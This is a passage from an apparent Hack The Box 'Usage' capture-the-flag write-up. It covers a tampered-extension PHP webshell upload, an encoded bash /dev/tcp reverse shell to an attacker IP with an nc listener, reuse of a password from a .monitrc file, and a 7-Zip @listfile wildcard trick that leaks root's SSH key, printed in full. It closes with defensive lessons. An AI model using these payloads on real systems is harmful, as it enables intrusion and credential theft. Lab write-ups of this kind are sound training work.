
Now, with Burp intercept on, we submit the form and edit the multipart filename field in the request so it carries a .php extension. The validation already passed on the image name, but the server writes the file using the tampered name, so the webshell lands in the web-served uploads directory with a .php extension that PHP will execute:

The shell is now reachable under /uploads/images/. We confirm code execution by requesting it with the cmd parameter:
http://admin.usage.htb/uploads/images/shell.jpg.php?cmd=whoamiIt returns dash, confirming RCE as the dash user.
Reverse shell
We upgrade to an interactive shell. The payload we want run is:
bash -i >& /dev/tcp/10.10.15.144/9001 0>&1The redirections (>&, 0>&1) do not survive cleanly as raw URL query characters, so we Base64-encode the payload and have the target decode and pipe it into bash at runtime:
echo -n "bash -i >& /dev/tcp/10.10.15.144/9001 0>&1" | base64YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMSAwPiYxThe command we want the webshell to run is therefore:
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMSAwPiYx" | base64 -d | bashURL-encoded into the cmd parameter, the full request becomes:
http://admin.usage.htb/uploads/images/shell.jpg.php?cmd=echo%20%22YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMSAwPiYx%22%20%7C%20base64%20-d%20%7C%20bashWe start a listener:
nc -lvnp 9001Requesting the URL fires the callback and gives us a shell as dash.
User
The /home directory holds two users, xander and dash. We have access to dash’s home and read the user flag:
cat /home/dash/user.txt18a*****************************Reused password in .monitrc
Enumerating dash’s home, we find a monit configuration file, .monitrc:
$ cat .monitrc#Monitoring Interval in Secondsset daemon  60
#Enable Web Accessset httpd port 2812     use address 127.0.0.1     allow admin:3nc0d3d_pa$$w0rd...
It contains a plaintext credential, 3nc0d3d_pa$$w0rd. Passwords are frequently reused, so we try it for SSH as the other user, xander:
ssh xander@usage.htbThe password 3nc0d3d_pa$$w0rd works, giving us a shell as xander.
Privilege Escalation
We check xander’s sudo rights:
sudo -lUser xander may run the following commands on usage: (ALL : ALL) NOPASSWD: /usr/bin/usage_managementxander can run /usr/bin/usage_management as root without a password. Running it presents a menu:
xander@usage:/usr/bin$ sudo /usr/bin/usage_managementChoose an option:1. Project Backup2. Backup MySQL data3. Reset admin passwordEnter your choice (1/2/3):We have no source for the binary, so we inspect its embedded strings:
strings /usr/bin/usage_managementTwo lines reveal exactly what the backup option does:
/var/www/html/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *So, running as root, it changes into /var/www/html and runs 7za a /var/backups/project.zip -tzip -snl -mmt -- * to archive everything in that directory.
Why the 7-Zip wildcard leaks the root key
Two behaviours combine here:
- The command ends in a bare
*, which the shell expands into the list of filenames in/var/www/html. We can write files there (it is the web root the app serves from), so we control what ends up on 7-Zip’s command line. - 7-Zip treats an argument that begins with
@specially:@listfilemeans “read the list of files to archive from listfile.” For each line in that file, 7-Zip tries to add the named file to the archive.
If we create a file literally named @file, the wildcard expansion places @file on the command line, and 7-Zip then reads file as a list of filenames to archive. By making file a symbolic link to a file only root can read — /root/.ssh/id_rsa — we force the root-privileged 7-Zip to open the private key as if it were a list of filenames. Each line of the key is not a real file, so 7-Zip prints it back in a <line> : No more files warning — echoing the key line by line. The result is an information-disclosure leak of root’s SSH key.
We create the two files in /var/www/html:
cd /var/www/htmltouch @fileln -s /root/.ssh/id_rsa fileThen trigger the backup:
sudo /usr/bin/usage_managementChoosing Project Backup, 7-Zip spills the key through its warnings:
-----BEGIN OPENSSH PRIVATE KEY----- : No more filesb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more filesQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more filesQgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more filesAAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more filesH2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files-----END OPENSSH PRIVATE KEY----- : No more files----------------Scan WARNINGS: 7Root via the recovered key
Stripping the trailing : No more files from each line reconstructs root’s private key:
-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8MiQgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDsH2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=-----END OPENSSH PRIVATE KEY-----We save it as id_rsa on the Pwnbox, lock down its permissions, and log in as root:
chmod 600 id_rsassh -i id_rsa root@usage.htbWith a root shell, we read the root flag:
# cat /root/root.txt********************************SQL injection in the password-reset form → dumped and cracked the admin bcrypt hash → Laravel-admin avatar-upload bypass (CVE-2023-24249) for a webshell/reverse shell as dash → reused .monitrc password for SSH as xander → 7-Zip @-listfile wildcard abuse in a root sudo binary to leak root’s SSH key and log in as root.
Lessons Learned
- Use parameterised queries. The password-reset lookup concatenated user input into SQL, exposing the whole database — including the admin hash — through blind injection. Bind parameters instead of building query strings, and never let a form’s behaviour leak whether a record exists.
- Validate uploads server-side and store them outside executable paths. Laravel-admin trusted the presented extension, so a filename tampered in transit became code execution. Decide the stored name and extension on the server from verified content, and serve user uploads from a location where the webserver will not execute them.
- Don’t reuse or hardcode credentials. A password sitting in
.monitrcunlocked a second account over SSH. Use distinct secrets per service and keep them out of world-readable config files. - Never use unquoted wildcards in privileged commands. The root binary’s
7za ... *let an attacker plant@-prefixed filenames that 7-Zip interpreted as options/listfiles, leaking the root key. Pass./or--with explicit paths, avoid shell globbing in privileged scripts, and prefer tools/flags that do not treat filenames as instructions.